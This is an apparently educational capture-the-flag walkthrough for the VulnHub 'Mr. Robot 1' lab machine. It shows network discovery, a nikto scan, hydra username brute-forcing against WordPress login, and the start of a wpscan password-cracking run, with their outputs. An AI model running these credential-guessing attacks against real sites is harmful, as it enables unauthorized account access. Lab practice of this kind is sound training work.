
MR. ROBOT 1 – CAPTURE THE FLAG CHALLENGE, WALK THROUGH

Share this...


Mr. Robot is an popular TV series mainly popular for an elite hacker Ellon Elliot. Today we will show a CTF (Capture the flag), as demonstrated by **Ethical hacking** student of International **Institute** of Cyber Security.

- For testing we will use **Kali Linux 2019.1 amd64** & **Mr. Robot 1**. Download Kali from : **https://www.kali.org/downloads/**
- Download Mr. robot 1 **https://www.vulnhub.com/entry/mr-robot-1,151/** We are using Virtual box for completing this CTF.
- Download **Virtual box** from : **https://www.virtualbox.org/**
- After downloading open mr.robot vm. Start the VM.


- After then Mr. Robot 1 VM will start.



- Change Mr.robot 1 VM adapter settings to bridge adapter.




- After changing the network settings. Open Kali Linux & type **netdiscover** command to find out open IP addresses, this will help to find Mr. Robot VM IP address.



- Here **192.168.1.4** is our target. Open web browser type **192.168.1.4**

- For further information gathering. We will use sitemap generator files to find which pages are allowed to access. Type **192.168.1.4/robots.txt**

- Opening this **192.168.1.4** in browser, opens this.



- On Kali, Open terminal type **wget 192.168.1.4/fsocity.dic**
- And then type **wget 192.168.1.4/key-1-of-3.txt**

```
root@kali:/home/iicybersecurity/Desktop# wget 192.168.1.4/fsocity.dic
 --2019-09-28 01:44:33--  http://192.168.1.4/fsocity.dic
 Connecting to 192.168.1.4:80… connected.
 HTTP request sent, awaiting response… 200 OK
 Length: 7245381 (6.9M) [text/x-c]
 Saving to: ‘fsocity.dic’
 fsocity.dic                    100%[=================================================>]   6.91M  35.8MB/s    in 0.2s
 2019-09-28 01:44:34 (35.8 MB/s) - ‘fsocity.dic’ saved [7245381/7245381]
```

```
root@kali:/home/iicybersecurity/Desktop# wget 192.168.1.4/key-1-of-3.txt
--2019-09-28 01:44:54--  http://192.168.1.4/key-1-of-3.txt
Connecting to 192.168.1.4:80… connected.
HTTP request sent, awaiting response… 200 OK
Length: 33 [text/plain]
Saving to: 'key-1-of-3.txt'
ey-1-of-3.txt                 100%[=================================================>]      33  --.-KB/s    in 0s
2019-09-28 01:44:54 (4.68 MB/s) - 'key-1-of-3.txt' saved [33/33]
```

- Here we have **1st key**. Type **cat key-1-of-3.txt**
- According to **Ethical hacking** researcher of International Institute of Cyber Security, getting key is easy if you are clear on the concepts.

```
root@kali:/home/iicybersecurity/Desktop# cat key-1-of-3.txt
 073403c8a58a1f80d943455fb30724b9
```

- For getting rest of two keys. So now we have to access Mr.robot 1 VM.
- Type **cat fsocity.dic**

```
root@kali:/home/iicybersecurity/Desktop# cat fsocity.dic
 true
 false
 wikia
 from
 the
 now
 Wikia
 extensions
 scss
```

```
window
http
var
page
Robot
Elliot
tyles
and
document
mrrobot
com
ago
function
eps1
null
chat
user
Special
GlobalNavigation
images
net
push
category
Alderson
lang
nocookie
ext
his
```

```
 output
 SLOTNAME
```

- Type **cat fsocity.dic | sort -u | uniq > wordlist.dic** for creating wordlist.

```
root@kali:/home/iicybersecurity/Desktop# cat fsocity.dic | sort -u | uniq > wordlist.dic
root@kali:/home/iicybersecurity/Desktop#
```

- Now we will use **nikto**, Type **nikto -h 192.168.1.4** for finding allowed webpages.
- **192.168.1.4** is our target.

```
root@kali:/home/iicybersecurity/Desktop# nikto -h 192.168.1.4
 - Nikto v2.1.6
 Target IP:          192.168.1.4
 Target Hostname:    192.168.1.4
 Target Port:        80
 + Start Time:         2019-09-28 01:55:04 (GMT-4)
 Server: Apache
 The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XS
S
 The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a d
ifferent fashion to the MIME type
 Retrieved x-powered-by header: PHP/5.5.29
 No CGI Directories found (use '-C all' to force check all possible dirs)
 Uncommon header 'tcn' found, with contents: list
 Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See htt
p://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html, index.php
 OSVDB-3092: /admin/: This might be interesting…
```

```
Uncommon header 'link' found, with contents: http://192.168.1.4/?p=23; rel=shortlink
/wp-links-opml.php: This WordPress script reveals the installed version.
OSVDB-3092: /license.txt: License file found may identify site software.
/admin/index.html: Admin login page/section found.
Cookie wordpress_test_cookie created without the httponly flag
/wp-login/: Admin login page/section found.
/wordpress: A WordPress installation was found.
/wp-admin/wp-login.php: WordPress login found
/wordpresswp-admin/wp-login.php: WordPress login found
/blog/wp-login.php: WordPress login found
/wp-login.php: WordPress login found
/wordpresswp-login.php: WordPress login found
7915 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2019-09-28 01:58:38 (GMT-4) (214 seconds)
1 host(s) tested
```

- For getting Login credentials. We will use **hydra** which is inbuilt in Kali Linux.
- Type **hydra -V -L wordlist.dic -p 123 192.168.1.4 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'**
- **-V** is used for verbose mode.
- **-L** is used for Login name, we are using wordlist we created above
- **-p** is used to try password 123.
- Hydra will return with **http-post-form**. As target has already allowed login page.

```
root@kali:/home/iicybersecurity/Desktop# hydra -V -L wordlist.dic -p 123 192.168.1.4 http-post-form '/news.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
 Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-09-28 02:02:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
```

```
[DATA] attacking http-post-form://192.168.1.4:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid usernam
e
[ATTEMPT] target 192.168.1.4 - login "000" - pass "123" - 1 of 11452 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "000000" - pass "123" - 2 of 11452 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "000080" - pass "123" - 3 of 11452 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "001" - pass "123" - 4 of 11452 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "002" - pass "123" - 5 of 11452 [child 4] (0/0)
[ATTEMPT] target 192.168.1.4 - login "003" - pass "123" - 6 of 11452 [child 5] (0/0)
[ATTEMPT] target 192.168.1.4 - login "0032" - pass "123" - 7 of 11452 [child 6] (0/0)
[ATTEMPT] target 192.168.1.4 - login "003s" - pass "123" - 8 of 11452 [child 7] (0/0)
[ATTEMPT] target 192.168.1.4 - login "004" - pass "123" - 9 of 11452 [child 8] (0/0)
[ATTEMPT] target 192.168.1.4 - login "00480" - pass "123" - 10 of 11452 [child 9] (0/0)
[ATTEMPT] target 192.168.1.4 - login "004s" - pass "123" - 11 of 11452 [child 10] (0/0)
[ATTEMPT] target 192.168.1.4 - login "005s" - pass "123" - 12 of 11452 [child 11] (0/0)
[ATTEMPT] target 192.168.1.4 - login "006s" - pass "123" - 13 of 11452 [child 12] (0/0)
[ATTEMPT] target 192.168.1.4 - login "embed" - pass "123" - 5488 of 11452 [child 8] (0/0)
```

```
[80][http-post-form] host: 192.168.1.4   login: Elliot   password: 123
[80][http-post-form] host: 192.168.1.4   login: elliot   password: 123
[ATTEMPT] target 192.168.1.4 - login "Embedded" - pass "123" - 5489 of 11452 child 4
[80][http-post-form] host: 192.168.1.4   login: ELLIOT   password: 123
[ATTEMPT] target 192.168.1.4 - login "embodiment" - pass "123" - 5490 of 11452 child 2
```

- After getting username – Elliot. Now we will find password.
- For that we will use WPScan for finding.

- **WPScan** is also an inbuilt tool of Kali Linux for cracking passwords.
- Type **wpscan –url 192.168.1.4 –passwords /home/iicybersecurity/Desktop/wordlist.dic –usernames Elliot**
- **–url – 192.168.1.4** is our target.
- **–passwords** – wordlist.dic is used which we have created above.
- **–username** – Elliot is found using hydra.

```
ot@kali:/home/iicybersecurity/Desktop# wpscan --url 192.168.1.4 --passwords /home/iicybersecurity/Desktop/wordlist.di
--usernames Elliot
```


```
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.6.3
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________
```

```
[+] URL: http://192.168.1.4/
 [+] Started: Sat Sep 28 02:07:13 2019
 Interesting Finding(s):
 [+] http://192.168.1.4/
  | Interesting Entries:
```


```
 |  - Server: Apache
 |  - X-Mod-Pagespeed: 1.9.32.3-4523
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
[+] http://192.168.1.4/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%
[+] http://192.168.1.4/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
[+] http://192.168.1.4/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
[+] http://192.168.1.4/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.3.20 identified (Latest, released on 2019-09-05).
 | Detected By: Rss Generator (Aggressive Detection)
 |  - http://192.168.1.4/feed/, https://wordpress.org/?v=4.3.20
```

```
